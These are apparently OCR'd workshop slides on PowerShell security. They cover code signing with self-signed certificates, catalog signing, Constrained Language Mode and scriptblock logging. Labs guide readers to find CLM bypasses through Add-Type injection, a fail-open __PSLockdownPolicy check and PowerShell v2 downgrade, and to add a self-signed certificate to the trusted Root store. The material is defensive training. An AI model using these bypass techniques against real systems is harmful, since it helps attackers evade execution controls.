
Code Signing - Self-Signed Cert Creation

```
$Arguments = @{
        Subject = 'CN=My Self-signed Code Signing'
        Type = 'CodeSigningCert'
        KeySpec = 'Signature'
        KeyUsage = 'DigitalSignature'
        FriendlyName = 'My Self-signed Code Signing'
        NotAfter = ((Get-Date).AddYears(3))
        CertStoreLocation = 'Cert:\CurrentUser\My'
}

$TestCodeSigningCert = New-SelfSignedCertificate @Arguments
```

Signing Code with PowerShell


```
Add-Type -TypeDefinition @'
using System;

public class Test {
        public static void Main(string[] args) {
    Console.WriteLine("Hello, PowerShell!");
        Console.ReadKey();
        }
}
'@ -OutputAssembly HelloPowerShell.exe

$MySigningCert = ls Cert:\CurrentUser\My\ | ? { $_.Subject -eq 'CN=My Self-signed Code Signing' }
Set-AuthenticodeSignature -Certificate $MySigningCert -TimestampServer 'http://timestamp.digicert.com' -
FilePath .\HelloPowerShell.exe
```

Signing Code with PowerShell




Adding a Trusted Root Certificate

```
$MySigningCert = ls Cert:\CurrentUser\My\ | ? {
$_.Subject -eq 'CN=My Self-signed Code Signing' }

Export-Certificate -FilePath exported_cert.cer -Cert
$MySigningCert

Import-Certificate -FilePath exported_cert.cer -
CertStoreLocation Cert:\CurrentUser\Root

Get-AuthenticodeSignature HelloPowerShell.exe
```




Adding a Trusted Root Certificate



Catalog Signing

- Catalog-signing (versus Authenticode) permits signing of any file type regardless of “signability”.
- A catalog file is effectively a list of hashes that can be signed.
- When publishing modules to the PowerShell Gallery, integrity validation is performed when a module is signed.
- The process is not documented but it’s pretty straightforward.




Catalog Signing

```
mkdir NewModule
'Write-Host "This is an awesome module!!!"' | Out-File .\NewModule\NewModule.psm1

New-FileCatalog -CatalogVersion 2 -CatalogFilePath .\NewModule.cat -Path .\NewModule\
Move-Item -Path .\NewModule.cat -Destination .\NewModule\

Test-FileCatalog -FilesToSkip .\NewModule\NewModule.cat -CatalogFilePath
.\NewModule\NewModule.cat -Detailed

$MySigningCert = ls Cert:\CurrentUser\My\ | ? { $_.Subject -eq 'CN=My Self-signed Code Signing' }

Set-AuthenticodeSignature -Certificate $MySigningCert -TimestampServer
'http://timestamp.digicert.com' -FilePath .\NewModule\NewModule.cat
```

Code Signing - Lab

- Obtain signature information for all signed files within System32.
- Inspect StatusMessage for the results where Status -eq ‘UnknownError’. What is the reason for the invalid signature?
- Group the results by SignerCertificate.Thumbprint.
  - What conclusions can you draw by grouping certificates by their thumbprint?
  - What code might be worthy of your trust?
- Solution in: CodeSigning\CertRetrievalLab.ps1



Constrained Language Mode

The ideal PowerShell malware mitigation.

Constrained Language Mode

- Goal: Enable users to use most PowerShell language features and only execute functions/cmdlets approved per policy*. Prevent the use of PowerShell to achieve arbitrary, unsigned code execution.
- `Get-help about_Language_Modes`
- Enforcement mechanisms (PSv5):
  - AppLocker
  - Device Guard
  - Remoting Session Configuration/Just Enough Administration (JEA)
  - __PSLockdownPolicy = 4 (not recommended in production)
- Anything approved to execute per policy runs in FullLanguage mode.
- The ideal method of mitigating against PowerShell malware!!!

Constrained Language Mode - Lab

- Let’s figure out one of the many reasons setting __PSLockdownPolicy is not a durable defense.

- Search for “__PSLockdownPolicy” in the PowerShell source or in dnSpy and observe the code that makes an enforcement determinations.

- Is there a code path that will “fail-open” under an attacker-controllable condition?

Constrained Language Mode - Lab Setup

You have two options to play with constrained language mode: the real way and the bad way.

- Real way - Enforce Device Guard that permits only Windows-signed code to execute:
  - ConvertFrom-CIPolicy -XmlFilePath C:\Windows\schemas\CodeIntegrity\ExamplePolicies\DefaultWindows_Enforced.xml -BinaryFilePath C:\Windows\System32\CodeIntegrity\SIPolicy.p7b; # then reboot
- Bad way - Set the system "__PSLockdownPolicy" env var to 4.
  - This is acceptable if Device Guard isn't working for some reason.

Constrained Language Mode

- Imposes the following restrictions (non-exhaustive):
  1. Add-Type cannot be called.
  2. New-Object can only be called (and type conversion) on a small set of whitelisted objects:
     - `[PSObject].Assembly.GetType('System.Management.Automation.CoreTypes').GetField('Items', [Reflection.BindingFlags] 'NonPublic, Static').GetValue($null).Value.Keys.FullName | Sort-Object -Unique`
  3. The only .NET method that can be called on non-whitelisted types is ToString().
  4. .NET property setters are not allowed. Property getters are allowed.
  5. Instantiation of a fixed set of COM objects is allowed*

Constrained Language Mode

- Extremely effective in preventing malicious PowerShell!
- But…
- Approved code runs in FullLanguage mode and may be vulnerable to injection.
- For example, a good amount of MS-signed code calls Add-Type. An attacker successfully influencing what's passed to Add-Type can bypass constrained language mode.
- Constrained language mode bypasses qualify for CVEs! Report them to secure@microsoft.com!

Constrained Language Mode - Lab

- Identify all PowerShell code on your system that calls Add-Type.
- Hint:
  - Select-String may be helpful
  - Not all PowerShell code is located within %windir%\System32\WindowsPowerShell
- Bonus: Filter results by code that is specifically signed by Microsoft.
- Once you identify examples, start identifying if it might be possible to influence what's passed to Add-Type.
- Solution: Labs\Day 4\CLM_Bypass\AddTypeScanner.ps1

Constrained Language Mode - Injection Hunting

Lee Holmes wrote an amazing PSScriptAnalyzer plugin to automate the process of finding potentially injectable code - InjectionHunter

```
Install-Module -Name InjectionHunter

ls C:\* -Include '*.ps1', '*.psm1' -Recurse | % { Invoke-ScriptAnalyzer -Path $_.FullName -CustomizedRulePath (Get-Module -ListAvailable -Name InjectionHunter).Path -ExcludeRule PS* }
```

Windows PowerShell

```
PS C:\Users\Anon-OSX\Desktop> $Results = ls C:\Windows\diagnostics\* -Include '*.ps1', '*.psm1' -Recurse
| % { Invoke-ScriptAnalyzer -Path $_.FullName -CustomizedRulePath (Get-Module -ListAvailable -Name Inject
ionHunter).Path -ExcludeRule PS* }
PS C:\Users\Anon-OSX\Desktop> $Results | Group-Object RuleName

Count Name                      Group
----- ----                      -----
   21 InjectionRisk.StaticPr... {Microsoft.Windows.PowerShell.ScriptAnalyzer.Generic.DiagnosticRecord...
   19 InjectionRisk.AddType     {Microsoft.Windows.PowerShell.ScriptAnalyzer.Generic.DiagnosticRecord...
    5 InjectionRisk.InvokeEx... {Microsoft.Windows.PowerShell.ScriptAnalyzer.Generic.DiagnosticRecord...
    2 InjectionRisk.ForeachO... {Microsoft.Windows.PowerShell.ScriptAnalyzer.Generic.DiagnosticRecord...


PS C:\Users\Anon-OSX\Desktop>
```

Constrained Language Mode

- Having reported many CLM bypasses, the PowerShell team not only addresses injection vulns, but is also eliminating exploitation primitives:
  1. You cannot dot-source unapproved code. Import-Module is allowed though.
  2. If a module manifest (PSD1) is included, it must also be signed (and approved per policy).
  3. Module components are only exposed when explicitly exported in a module manifest or by calling Export-ModuleManifest.
  4. $PSDefaultParameterValues doesn't apply to full language mode from CLM.

Constrained Language Mode

- The PowerShell team is aware of other injection primitives (not all) and they are working to address some. An attacker must apply creativity to finding injection primitives – i.e. breaking scope assumptions.
  - Read-only global variable injection.
  - Attacker-controllable strings later interpreted as code – e.g. cast to scriptblock or passed to Add-Type
  - People doing stupid things. E.g. Add-Type wrapper function.
  - Making scope assumptions. E.g. referencing a variable set elsewhere that isn't explicitly scoped (like script scope)

Constrained Language Mode - Conclusion

- Specific CLM bypasses aside (which MSFT fixes), the most obvious CLM bypass involves running outdated PowerShell or PowerShell v2.
- PowerShell v2 doesn't implement constrained language mode.
- Unless you're running the latest version of PSv5.1 (at time of writing), you won't benefit from all CLM bypass mitigations.
- Lee Holmes' blog post is the authoritative reference for detecting and preventing PowerShell downgrade attacks.
  - http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/
  - tl;dr: detection - monitor the classic PowerShell event log for EngineVersion
  - prevention - use Device Guard to block all previous versions of System.Management.Automation.dll

PSv5 Scriptblock Logging

Scriptblock Logging - Introduction

- Introduced in PowerShell v5
- Creates a 4104 event in the Microsoft-Windows-PowerShell/Operational event log whenever a scriptblock is invoked.
- Effective at evading wrapped obfuscation.
- Can be applied to the system and user context.
- Logs all scriptblock invocation vs. auto-logging which capture scriptblocks of “suspicious” commands.
  - Obfuscation can often circumvent scriptblock auto-logging.
  - Auto-logging might also miss important attack context.

